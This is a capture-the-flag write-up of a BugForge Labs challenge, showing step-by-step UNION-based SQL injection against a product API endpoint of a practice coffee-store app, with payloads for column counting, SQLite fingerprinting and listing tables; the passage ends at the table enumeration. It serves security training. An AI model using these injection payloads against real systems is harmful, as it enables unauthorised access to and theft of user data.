CAFE CLUB - Bugforge Daily Challenge
A UNION-based SQL injection writeup from BugForge Labs. The login page looked safe, but a product endpoint wasn't - this is the full process from finding the injection to dumping the users table and getting the flag.

I do BugForge labs on a daily basis and keep all of them as writeups in my GitHub. Most stay there, but I decided to bring this one over here since it had good technical depth worth sharing.
This one’s a CTF(Daily Challenge) from BugForge Labs - a premium coffee store called Cafe Club. The login page was clean, no SQLi there, but a product endpoint wasn’t so lucky. Here’s the full process I followed to find it, confirm it, and dump the users table.
Platform: BugForge Labs Category: Web Application Exploitation Vulnerability: SQL Injection (UNION-Based)
The Big Picture
Here’s the attack chain in simple terms:
1
2
3
4
Register account → Test login page for SQLi (fails) → Find hint pointing to SQLi
→ Discover SQLi on product endpoint → Confirm injection with OR 1=1
→ Find column count → Identify database type (SQLite) → Find table names
→ Find column names in users table → Extract username & password → Get the flag
Step 1 - Register & Login
As always, the lab starts with a register/login page. I created a test account:
1
2
3
4
5
6
username   : test
email      : test@gmail.com
password   : 123456
full name  : TESTER ME
address    : Nepal
phone num  : 555-134
After registering, I was automatically logged in.
Step 2 - Testing the Login Page for SQLi
I spent a while exploring the app without much luck, so I checked the hint - it pointed straight at SQL Injection.
The first place to try SQLi is always the login form, so I tried:
1
2
username : test' OR 1=1 -- -
password : 1
The app responded with “Invalid credentials” - meaning the login page is not vulnerable to SQLi.
 SQLi attempt on login page - failed
Step 3 - Looking Elsewhere
This app is a premium coffee collection store, so I started testing other inputs and requests across the site using a simple probe payload:
1
' -- -
 The premium coffee store
While exploring, I found an endpoint that lists product details:
1
GET /api/products
 Product listing endpoint
Step 4 - Spotting Strange Behavior on a Single Product
Viewing a single product works like this:
1
GET /api/products/4
Testing for SQLi here revealed something odd:
1
2
/api/products/4'  -- -    →  "Product not found"
/api/products/4   -- -    →  Returns the correct product
 Works fine without the single quote
 Breaks with the single quote
All payloads here are URL-encoded -
'becomes%27and a space becomes%20.
This inconsistent behavior - working fine without the quote, breaking with it - is a classic sign that user input is being inserted directly into a SQL query.
Step 5 - Confirming the SQL Injection
To confirm it for real, I tested a condition that should always evaluate to true:
1
/api/products/4 OR 1=1 -- -
This executed successfully, confirming the SQL injection.
 SQL injection confirmed
Step 6 - Finding the Number of Columns
Before extracting any data with UNION SELECT, I needed to know how many columns the original query returns. There are two common ways to do this:
ORDER BY <number>- keeps working until you pass the actual column count, then errors outUNION SELECT NULL, NULL, ...- keeps failing until the number ofNULLs matches the column count
Using ORDER BY, the response stayed correct up through column 8, and broke at column 9 - meaning there are 8 columns in total.
 8 columns found via ORDER BY
Confirming the same with UNION SELECT:
1
' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
 Column count confirmed via UNION
Step 7 - Finding the Database Type
With 8 confirmed columns, the next step was figuring out which columns accept string data (numeric columns will reject a string and throw an error). I tested this one column at a time:
1
2
UNION SELECT 'A',NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
UNION SELECT NULL,'A',NULL,NULL,NULL,NULL,NULL,NULL-- -
I checked each position to see if 'A' reflected back in the response. Through this process, I found that the id and price columns reject strings, while the others accept them.
 Finding string-compatible columns
Next, I needed the database version using payloads from the PortSwigger SQLi Cheat Sheet and Tib3rius’s SQLi Cheat Sheet:
1
2
3
@@VERSION         → failed
VERSION()         → failed
sqlite_version()  → returned 3.44.2
This confirmed the backend database is SQLite.
 Database version retrieved
Step 8 - Finding Table Names
SQLite stores its schema information in a special table called sqlite_master. To list table names:
1
SELECT tbl_name FROM sqlite_master WHERE type='table'
Injected into one of the string-compatible columns:
1
UNION SELECT NULL,tbl_name,NULL,NULL,NULL,NULL,NULL,NULL FROM sqlite_master WHERE type='table'-- -
This returned a table called cart_items.
